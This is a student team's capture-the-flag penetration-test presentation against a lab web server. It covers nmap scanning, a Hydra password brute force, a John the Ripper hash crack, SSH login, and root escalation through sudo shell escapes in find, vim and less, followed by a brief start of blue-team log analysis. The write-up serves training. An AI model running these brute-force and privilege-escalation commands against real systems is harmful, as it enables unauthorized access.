



FINAL PROJECT PRESENTATION

Denish Gandhi  
Anthony Nathan  
Wayne Badan  
Triston Jermaine Livermore


# Executive Summary

For this Penetration Test, the team conducted Red Teaming activities to determine and exploit any vulnerabilities in the target machine to capture the flags that were present. During this phase, numerous tools were used to find the vulnerabilities, bypass the system security, and gain full 'root' access to the machine.

Following the capture of the flags, the team also conducted Blue Teaming activities by analyzing log files using Wireshark and Splunk to determine details on the attack including the attack time, the IP address of the attacker, and the methods the attacker used to gain access.

Finally, recommendations to maintain server access and prevent these types of attacks are presented.

The sequence of the activities, along with the tools and techniques used at each stage are shown in the graphic below:





# Host Discovery and Vulnerabilities

Determined the IP address of the vulnerable machine by using the db\_nmap tool on the msfconsole. Looked into the running hosts and open services by using the 'hosts' and 'services' commands.

From the nmap results, it is determined that 172.16.84.205 is a web server that is running Ubuntu Linux, and ports 22 (SSH) and 80 (HTTP) are open and can potentially be exploited.

```
[*] Nmap: Nmap scan report for 172.16.84.205
[*] Nmap: Host is up (0.00030s latency).
[*] Nmap: Not shown: 998 closed ports
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
[*] Nmap: 80/tcp open  http      Apache httpd 2.4.29
[*] Nmap: MAC Address: 00:15:5D:01:80:00 (Microsoft)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X|4.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
[*] Nmap: OS details: Linux 3.2 - 4.4
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: 172.16.84.205; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

172.16.84.205	00:15:5d:01:80:00	Linux	3.X	server
---------------	-------------------	-------	-----	--------

172.16.84.205	22	tcp	ssh	open	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
172.16.84.205	80	tcp	http	open	Apache httpd 2.4.29

# Host Discovery and Vulnerabilities

Firefox was used to navigate to the discovered Host IP address. Reconnaissance was performed by navigating through each folder, and details of the team members were found in the “meet\_our\_team” directory.

Index of /

172.16.84.205

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools

Name	Last modified	Size	Description
<a href="#">company_blog/</a>	2019-04-30 04:14	-	
<a href="#">company_folders/</a>	2019-04-30 04:22	-	
<a href="#">company_share/</a>	2019-04-30 16:59	-	
<a href="#">meet_our_team/</a>	2019-04-29 19:13	-	
<a href="#">robots.txt</a>	2019-04-29 23:10	71	

Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80

Index of /meet\_our\_team

172.16.84.205/meet\_our\_team/

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">ashton.txt</a>	2019-04-29 19:13	314	
<a href="#">hannah.txt</a>	2019-04-29 19:13	398	
<a href="#">ryan.txt</a>	2019-04-29 19:13	228	

Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80

http://172.16.84.205/meet\_our\_team/ashton.txt

172.16.84.205/meet\_our\_team/ashton.txt

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Ashton is 22 years young, with a masters degree in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company\_folders! I really shouldn't be here" We look forward to working more with Ashton in the future!

http://172.16.84.205/meet\_our\_team/hannah.txt

172.16.84.205/meet\_our\_team/hannah.txt

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Hannah has been our VP of IT for nearly an hour! When it comes to training, Hannah slams her head against the desk when she hears of another employee falling for a phishing email. "The people here are as sweet as sugar and just as dumb" she writes "I am constantly having to teach Ashton how to ssh into the server." Haha Hannah, well done! We look forward to all of you meeting her in the future!

http://172.16.84.205/meet\_our\_team/ryan.txt



172.16.84.205/meet\_our\_team/ryan.txt

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Ryan has been our CEO for over 26 hours! New to the business, Ryan believes in proper education and training. What is Ryan's business philosophy you ask? "Stick to the three main food groups, Candy cane, Candy corn and sugar".

# Host Discovery and Vulnerabilities


Further navigation through the 'customer\_info' directory showed a file called "customers.txt" which contained a link to the "company\_folders/secret\_folders" directory. When connected to this folder on the host machine, the message "for ashton's eyes only" was displayed, so we decided to try to crack Ashton's password using xHydra.





# Attack Methods

After the IP address of the vulnerable host was determined, xHydra was used to brute-force the password for user 'Ashton' using the rockyou.txt file. The http-get protocol was used on port 80 for the brute-forcing.



The xHydra application window shows the 'Target' tab. The 'Single Target' radio button is selected, with the IP address '172.16.84.205' entered in the adjacent text field. The 'Target List' radio button is unselected. A 'Prefer IPV6' checkbox is present and unchecked. The 'Port' is set to '80' using a spinner control. The 'Protocol' dropdown menu is set to 'http-get'.

Quit

Target Passwords Tuning Specific Start

Target


☒ Single Target 172.16.84.205

☐ Target List

☐ Prefer IPV6

Port 80

Protocol http-get



The xHydra application window shows the 'Passwords' tab. Under the 'Username' section, the 'Username' radio button is selected with the value 'ashton' in the text field. The 'Username List' radio button is unselected. There are two checkboxes: 'Loop around users' (unchecked) and 'Protocol does not require usernames' (unchecked). Under the 'Password' section, the 'Password List' radio button is selected with the value 're/wordlists/rockyou.txt' in the text field. The 'Password' radio button is unselected, and the 'Generate' radio button is also unselected with the value '1:1:a' in its text field.

Quit

Target Passwords Tuning Specific Start

Username

☒ Username ashton

☐ Username List

☐ Loop around users ☐ Protocol does not require usernames

Password

☐ Password


☒ Password List re/wordlists/rockyou.txt

☐ Generate 1:1:a

# Attack Methods


Earlier reconnaissance showed that there was valuable information in the company\_folders/secret\_folder directory, so the target URL that was used included this directory along with the IP address of the target.

The brute force attack was able to identify leopoldo as the password for user Ashton.



The screenshot shows the xHydra application window with the following configuration:

- Quit** button
- Target** tab selected
- http-proxy url / http-proxy-urlenum credential module**:
- http / https url**:
- Cisco Enable, Login for Cisco device**:
- LDAP DN**:
- SMB**: ☐ local accounts ☐ domain accounts ☐ Interpret passes as NTLM hashes






The screenshot shows the xHydra application window with the following output:

```
Output
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2020-03-28 02:01:47
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 14344483 login tries (l:1/p:14344483), ~14008 tries per task
[DATA] attacking service http-get on port 80
[STATUS] 4668.00 tries/min, 4668 tries in 00:01h, 14339815 to do in 51:12h, 16 active
[80][http-get] host: 172.16.84.205 login: ashton password: leopoldo
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-03-28 02:04:09
<finished>
```

# Attack Methods

Ashton's username and password was then used to log into the `http://172.16.84.205/company_folders/secret_folder` directory. In this folder, the hash for Ryan's password was discovered.





# Attack Methods

John the Ripper was used to crack the hash to reveal Ryan's password. The password for this account was linux4u.

```
root@kali:~# john ./ryanhash --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
linux4u (?)
lg 0:00:00:48 DONE (2020-03-30 20:37) 0.02061g/s 209.7p/s 209.7c/s 209.7C/s sherwood..stumpy
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

# Post Exploitation

After Ryan's password was discovered, privilege escalation was used to SSH using his credentials

```
root@kali:~# sudo ssh ryan@172.16.84.205
The authenticity of host '172.16.84.205 (172.16.84.205)' can't be established.
ECDSA key fingerprint is SHA256:5dw9a6ZMmYA9FMM4pDIPpjTfTGk8enTU/D2afEE9zeg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.84.205' (ECDSA) to the list of known hosts.
ryan@172.16.84.205's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-48-generic x86_64)
```

Using cd, we were able to go to root directory. The find ./ -type f -name "\*flag\*" command to search for any flags.

```
ryan@server1:/$ find ./ -name "*flag*" |
```

The screenshot below shows the flag that was found in the root directory.

```
/home/data/daq-2.0.6/m4/ax_cflags_gcc_option.m4
/flag.txt
find: '/root': Permission denied
find: '/.w3m': Permission denied
```

The contents of flag.txt file is shown below.

```
GNU nano 2.9.3 /flag.txt
bling0w@5h1sn@m0
```

# Post Exploitation – Privilege Escalation

Ryan did not have root privileges, and in order to get root access, we attempted privilege escalation.

```
/home/data/daq-2.0.6/m4/ax_cflags_gcc_option.m4  
/flag.txt  
find: '/root': Permission denied  
find: '/.w3m': Permission denied
```

We used `sudo -l` to list all the commands that Ryan can execute as a root user. From the list displayed, we determined that we could use `/usr/bin/find` to escalate privileges.

```
ryan@server1:~$ sudo -l  
[sudo] password for ryan:  
Matching Defaults entries for ryan on server1:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User ryan may run the following commands on server1:  
    (root) /usr/bin/less, /usr/bin/vim, /usr/bin/find
```



# Post Exploitation – Privilege Escalation

Using the <https://gtfobins.github.io> URL, we discovered multiple ways to use the different 'sudo' commands that Ryan can use to gain root access.

## Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo find . -exec /bin/sh \; -quit
```

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

(a) `sudo vim -c '!/bin/sh'`

## Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo less /etc/profile  
!/bin/sh
```

# Post Exploitation – Privilege Escalation

## 1. Find

```
ryan@server1:/$ sudo find . -exec /bin/sh \; -quit
# /bin/bash
root@server1:/#
```

## 2. Vim

```
ryan@server1:/$ sudo vim -c '!/bin/sh'
# /bin/bash
root@server1:/#
```

## 3. Less

```
ryan@server1:/$ sudo less /etc/profile
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ "${PS1-}" ]; then
  if [ "${BASH-}" ] && [ "$BASH" != "/bin/sh" ]; then
    # The file bash.bashrc already sets the default PS1.
    # PS1='\h:\w\$ '
    if [ -f /etc/bash.bashrc ]; then
      . /etc/bash.bashrc
    fi
  else
    if [ "`id -u`" -eq 0 ]; then
      PS1='# '
    else
      PS1='$ '
    fi
  fi
fi

if [ -d /etc/profile.d ]; then
  for i in /etc/profile.d/*.sh; do
    if [ -r $i ]; then
      . $i
    fi
  done
  unset i
fi

#!/bin/sh
# /bin/bash
root@server1:/#
```

# Post Exploitation – Privilege Escalation

Once logged in as 'root', we used the find ./ -iname "\*flag\*" to search for additional flags.

```
root@server1:/# find ./ -iname "*flag*"
./proc/sys/kernel/acpi_video_flags
./proc/sys/kernel/sched_domain/cpu0/domain0/flags
./proc/sys/kernel/sched_domain/cpu1/domain0/flags
./proc/kpageflags
./home/data/snort_src/daq-2.0.6/m4/ax_cflags_gcc_option.m4
./home/data/snort_src/snort-2.9.13/src/detection-plugins/sp_tcp_flag_check.c
./home/data/snort_src/snort-2.9.13/src/detection-plugins/sp_tcp_flag_check.h
./home/data/snort_src/snort-2.9.13/src/detection-plugins/sp_tcp_flag_check.o
./home/data/snort_src/snort-2.9.13/cflags.out
./home/data/snort_src/snort-2.9.13/cppflags.out
./home/data/daq-2.0.6/m4/ax_cflags_gcc_option.m4
./flag.txt
./root/flag.txt
```

The second screenshot shows the contents on the /root/flag.txt file.

```
GNU nano 2.9.3 /root/flag.txt
@nd31ng0w@5hi5n@m0
```



# Incident Response – Blue Team Activity

- The attack lasted about 9 minutes ( 12:31 – 12:40)

No.	Time	Source	Destination	Protocol	Length	Info
1	2019-05-06 12:31:20.954302	fe80::20c:2...	ff02::2	ICMPv6	70	Router Solicitation from 00:0c:29:1c:28:dc

61011 2019-05-06 12:40:56.489552 172.16.84.213 172.16.84.205 TCP 66 [TCP Keep-Alive] 32912 → http(80) [ACK]

- Total no of password brute force attempts made using Hydra were 10,143

```
> Authorization: Basic YXNodG9uOjEyMzQ1Ng==\r\n
